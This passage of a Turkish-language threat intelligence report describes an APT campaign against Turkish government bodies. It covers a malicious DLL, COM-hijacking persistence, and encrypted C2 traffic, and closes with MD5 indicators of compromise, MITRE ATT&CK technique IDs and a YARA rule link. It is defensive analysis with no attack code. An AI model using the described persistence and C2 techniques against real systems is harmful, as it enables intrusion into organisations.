


Şekil 8 FileSyncShell64.dll Zararlısının disk içindeki tam dosya yolu


Wmiprvse.exe tarafından oluşturulan COM Hijacking:



COM Hijacking sonrası registry içine yazılan değer:




COM Hijacking işleminin başarılı olduğu ve sistemde kalıcılık sağlandığı gözlemlenmiştir:




Komuta Kontrol Sunucusu

Zararlı yazılım hedef sistemde çalıştıktan sonra komuta kontrol sunucusu ile haberleşmeye başlar. Bu aşamadan sonra saldırganların hedef sisteme uzaktan erişimi vardır.



Saldırganın ele geçirilen cihaza gönderdiği veri Base64 ile encode edilmiş ve şifrelenmiştir.



Indicator of compromise (IOC)

Dosya İsmi	MD5 Hash
Birlestirilmis_GORUSLER.doc	bb9e1f1e5ef6f3f9f8de6d12d626c435
FileSyncShell64.dll	e6c1685e504fe1d05aa365c79a5e0231
KGB Numaralari ve Gecerlilik Tarihleri.xlsx	07e4844bde106bb6786e9e767d376408
MURENPRVZ-KYP-03-EK3-YKS (Yazilim Konfigurasyon Sureci).doc	11a5c681e108cf84a2cc669e8204ac53
MURENPRVZ-KYP-03-EK5-PMF (Platforma Mudahale Formu).doc	0a768a5c9f4714f7ca92545baf9f72c9
MÜRENPRVZ-STB-XX-XX (Surum Tanimlama Belgesi).doc	a92c6617aa28d4041c44f4b9cc3a5fa3

MITRE ATT&CK Bazlı Teknik ve Taktikler

TTP ID	Teknik Adı
T1566.001	Phishing: Spearphishing Attachment
T1027	Obfuscated Files or Information
T1071	Application Layer Protocol
T1132	Data Encoding
T1546.015	Event Triggered Execution: Component Object Model Hijacking
T1204.002	User Execution: Malicious File
T1059.005	Command and Scripting Interpreter: Visual Basic
T1105	Ingress Tool Transfer
T1112	Modify Registry

Yara Kuralı

- https://github.com/whichbuffer/YaraRules/blob/main/Academic%20_APT.yara

infinitum IT
Power of Integrated Security

Threat Spotlight: Türkiye'deki Devlet Kurumlarını Hedef Alan APT Grubu